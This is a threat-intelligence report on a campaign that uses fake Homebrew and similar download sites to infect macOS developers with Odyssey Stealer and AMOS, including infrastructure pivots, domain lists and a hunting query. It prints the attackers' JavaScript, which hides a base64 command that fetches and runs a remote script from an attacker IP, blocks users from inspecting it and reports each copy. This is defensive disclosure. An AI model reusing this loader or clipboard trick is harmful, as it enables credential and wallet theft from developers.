Odyssey Stealer & AMOS Hit macOS Developers with Fake Homebrew Sites

Published: 2025-10-16 · Archived: 2026-04-05 22:32:01 UTC

In recent months, our threat hunting team has observed a surge in macOS-targeted campaigns employing new social engineering tactics and persistent infrastructure.

This operation stands out for its focus on the developer community, leveraging trust in common tools and open-source platforms to lure victims into executing malicious code. Rather than relying on brute force or zero-day exploits, the operators use finely crafted deception: fake download portals, clipboard manipulation, and command obfuscation.

This report explains how those techniques deliver Odyssey Stealer and AMOS, and maps the related infrastructure, domains, and payload behavior.

Key Takeaways

Main findings from the campaign:

- The campaign targets macOS users, particularly developers, through fake software download websites impersonating trusted platforms such as Homebrew, TradingView, and LogMeIn.
- Attackers use social engineering by prompting visitors to paste base64-encoded commands in Terminal, which downloads a secondary payload from remote infrastructure.
- The downloaded payload installs either Odyssey Stealer or AMOS (Atomic macOS Stealer), both capable of harvesting system information, browser data, and cryptocurrency credentials.
- More than 85 phishing domains were identified, connected through shared SSL certificates, payload servers, and reused infrastructure.
- The infrastructure includes long-standing IP addresses (93.152.230[.]79 and 195.82.147.38) registered under a personal name, showing signs of multi-year activity and infrastructure reuse.
- The findings suggest a coordinated and ongoing campaign in which operators continuously adapt their infrastructure and tactics to maintain persistence and evade detection within the macOS ecosystem.

These findings began with a single lead to the first infrastructure node.

Initial Discovery

The investigation began when cybersecurity researcher Raaz (@solostalking) publicly shared evidence of several fake websites distributing Odyssey Stealer targeting macOS users. The post drew attention to multiple suspicious

domains and revealed a particularly significant detail and IP address (93.152.230[.]79) observed in passive DNS replication records, suggesting it was part of the campaign's operational infrastructure.

The impersonated platforms stood out. These were not random selections; the sites were crafted to mimic Homebrew, one of the most trusted and widely used package managers in the macOS developer community. Among the domains identified were:

- homebrewonline[.]org
- homebrewupdate[.]org
- logmeeine[.]com

Passive DNS data showed these domains were part of an interconnected network. This finding suggested that the exposed servers likely supported additional, undiscovered phishing or distribution sites operating under the same malicious infrastructure.

The discovery served as the foundation for our subsequent technical analysis, which focused on identifying domain overlaps, encoded payloads, and behavioral indicators linking this activity across multiple campaigns.




Figure 1: Fake Homebrew and LogMeIn download pages used to distribute Odyssey Stealer.

From there, we examined the supporting infrastructure.

Infrastructure Analysis and Reuse

Following the identification of the suspicious IP address 93.152.230[.]79 originally linked to fake Homebrew download sites by researcher Raaz (@solostalking), our team conducted a deeper investigation into the underlying infrastructure. What began as a routine IP lookup quickly uncovered signs of a broader and more organized network supporting malicious distribution activity.

The lookup immediately raised several red flags. Unlike legitimate development or hosting environments that typically rely on major providers such as AWS, Google Cloud, or Microsoft Azure, this host was registered under an individual named Shereverov Marat Ahmedovich, based in Helsinki, Finland.

This registration detail is unusual. Legitimate organizations rarely operate production servers under personal names, especially when impersonating well-known open-source projects like Homebrew. The irregular registration, combined with the "High Risk" reputation label assigned by Hunt.io, is consistent with prior abusive activity observed on this host.




Figure 2: Hunt.io infrastructure view of IP 93.152.230[.]79 showing active services.

Further inspection of historical service records revealed multiple active network services running on the same host:

- Port 80 (HTTP) has been active since September 2023, likely serving phishing or payload delivery pages.
- Port 22 (SSH) has also been active since September 2023, suggesting direct administrative access for remote control or maintenance.
- Port 21 (FTP) was first observed in July 2025, potentially used for hosting or transferring payload components.

The combination of web, SSH, and FTP services persisting across multiple years suggests this server functioned as a central hub for both command-and-control and payload distribution within the broader campaign infrastructure.

The introduction of FTP services in mid-2025 aligns with the period during which Odyssey Stealer activity notably increased. This timing aligns with the observed rise in Odyssey Stealer activity. While this alignment is not definitive proof of direct linkage, it strengthens the hypothesis that the same infrastructure evolved to support the expanding campaign.




Figure 3: Timeline of IP 93.152.230[.]79 showing persistent activity since 2023.

Further analysis showed that the host also exposed email services on ports 993 (IMAPS) and 995 (POP3S), both secured with SSL certificates issued to `trading.example.com`.

The presence of mail services on this infrastructure is notable and may support credential collection or auxiliary distribution. These services could have been used for credential harvesting, phishing, or even as auxiliary distribution channels for malicious payloads.

In addition, port 8888 was observed serving a web management interface tied to FASTPANEL, a control panel commonly used for managing multiple domains from a single administrative console. Each service returned a distinct JARM fingerprint, suggesting custom configurations per service rather than a standardized, mass-deployed setup.

Together, the data shows a multi-purpose server environment supporting several campaigns.

Pivoting on the certificate issued to `trading.example.com` uncovered a second host, `195.82.147[.]38`, presenting the same SSL certificate on identical IMAPS and POP3S ports. This certificate reuse operationally links the servers, a common operational security oversight that exposes related infrastructure within a threat network.

Hunt.io records show this second IP began using the certificate in June 2025, suggesting it may have served as a backup or migration node as the campaign expanded. The repeated use of the same certificate across hosts reinforces the assessment that operators reused existing infrastructure instead of deploying new systems for each phase of activity.




Figure 4: SSL correlation linking IPs via reused trading.example.com certificate.

Collectively, the findings show that the operators maintain a small set of multi-purpose servers that support different campaigns over time. Rather than building new environments, they adapt existing infrastructure by reusing domains, certificates, and hosting services. This reuse pattern demonstrates persistence and operational efficiency within their macOS-targeted distribution ecosystem.

Domain Analysis and Social Engineering Themes

During the investigation into the IP addresses `93.152.230[.]79` and `195.82.147[.]38`, a pattern of domain registrations emerged linking back to the same infrastructure. Historical DNS data revealed several domains that resolved to these servers at different times, many of which were designed to impersonate legitimate software or trading platforms. This demonstrates a consistent reliance on social engineering as part of the attackers' distribution strategy.

The identified domains include:

- homebrewclubs[.]org


- homebrewfaq[.]org
- homebrewonline[.]org
- homebrewupdate[.]org
- logmeln[.]com
- logmeeine[.]com
- tradingviewen[.]com
- sites-phantom[.]com
- filmoraus[.]com

Several of these domains closely mimic legitimate brands, particularly the Homebrew project, which aligns with the fake developer tool distribution tactic seen in the Odyssey Stealer campaign. Others, such as the fake LogMeIn and TradingView domains, indicate the operators may be targeting a broader set of users, potentially extending into the financial sector.

Overlapping Infrastructure Indicators

Further analysis revealed overlapping SSL certificates, similar JARM fingerprints, and shared resolution histories between these domains. These technical overlaps reinforce the assessment that the same group is behind multiple campaigns leveraging a shared infrastructure base.

Brand impersonation, infrastructure reuse, and varied configs indicate an operation capable of running parallel or evolving activity.


Fork me on GitHub
Homebrew
The Missing Package Manager for macOS (or Linux)
Install Homebrew
$ /bin/bash -c "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/HEAD/install.sh)"
Paste that in a macOS Terminal or Linux shell prompt.
The script explains what it will do and then pauses before it does it. Read about other installation options.
If you're on macOS, try our new .pkg installer.
Download it from Homebrew's latest GitHub release.
It's all Git and Ruby underneath, so hack away with the knowledge that you can easily revert your modifications and merge upstream updates.
$ brew edit wget # opens in $EDITOR!
Homebrew formulae are simple Ruby scripts:
class Wget < Formula
desc "Internet file retriever"
homepage "https://www.gnu.org/software/wget/"
url "https://ftp.gnu.org/gnu/wget/wget-1.24.5.t
sha256 "fa2dc35bab5184ecbc46a9ef83def2aaaa3f4c9
license "GPL-3.0-or-later"
def install
system "./configure", "--prefix=#{prefix}"
system "make", "install"
end
end
Homebrew complements macOS (or your Linux system). Install your RubyGems with gem and their dependencies with brew.




Figure 5: Fake Homebrew phishing site tricking macOS developers to install malware.

The page's JavaScript is engineered to covertly place a base64-encoded installation command into the user's clipboard when the visible "Copy" button is clicked. To discourage manual inspection, the code disables text selection and the context menu within the install block, making it harder for users to view the raw string.

When decoded, the clipboard contents reveal a curl command that fetches a remote script over HTTP and executes it via bash in the background. After each copy interaction, the script issues a JSON POST to `notify.php`, enabling the operators to track engagement and identify users who completed the copy step.

The page also uses click-manipulation (ClickFix) techniques to nudge users into pasting and running the encoded command, turning an apparently benign convenience feature into an effective social-engineering vector.

```
// Эта команда будет копироваться по кнопке:
const copyCommand = 'echo "Y3VybCAtcyBodHRwOi8vMTg1LjkzLjg5LjYyL2QvdmlweDkwOTk3IHwgbm9odXAgYmFzaCAm" | base64 -d | bash'; // ← замени на нужную

(function () {
  const block = document.getElementById('install-block');
  if (!block) return;
  block.addEventListener('contextmenu', function (e) { e.preventDefault(); }, { passive: false });
  block.addEventListener('selectstart', function (e) { e.preventDefault(); }, { passive: false });
  const inner = block.querySelector('.highlight');
  if (inner) {
    ['copy','cut','dragstart'].forEach(function (evt) {
      inner.addEventListener(evt, function (e) { e.preventDefault(); }, { passive: false });
    });
  }
})();

async function copyInstallCommand() {
  try {
    if (navigator.clipboard && window.isSecureContext) {
      await navigator.clipboard.writeText(copyCommand);
    } else {
      const ta = document.createElement('textarea');
      ta.value = copyCommand;
      ta.setAttribute('readonly', '');
      ta.style.position = 'absolute';
      ta.style.left = '-9999px';
      document.body.appendChild(ta);
      ta.select();
      document.execCommand('copy');
      document.body.removeChild(ta);
    }
  } catch (err) {
    console.error('Clipboard copy failed', err);
  } finally {
    // Отправляем уведомление на сервер (PHP -> Telegram)
    try {
      fetch('notify.php', {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify({ event: 'copy_install_command', time: new Date().toISOString() })
      });
```

Figure 6: Malicious JavaScript copying hidden base64 curl command to the clipboard.

To measure the scale, we executed a structured hunt to identify web pages embedding the encoded `curl -s` installation pattern. Using the query below, we searched across collected web data for base64 fragments consistent with the malicious installer:

```
  SELECT
  hostname
FROM
  crawler
WHERE
  (
    body LIKE '%Y3VybCAtcy%'
    OR body LIKE '%AgYmFzaCAm%'
  )
  AND timestamp gt '2025-05-01'
```

Copy

This hunt returned 85 unique hostnames, revealing widespread reuse of the same base64-encoded payload across multiple websites since May 1, 2025. The results show operators relying on centralized payload infrastructure.

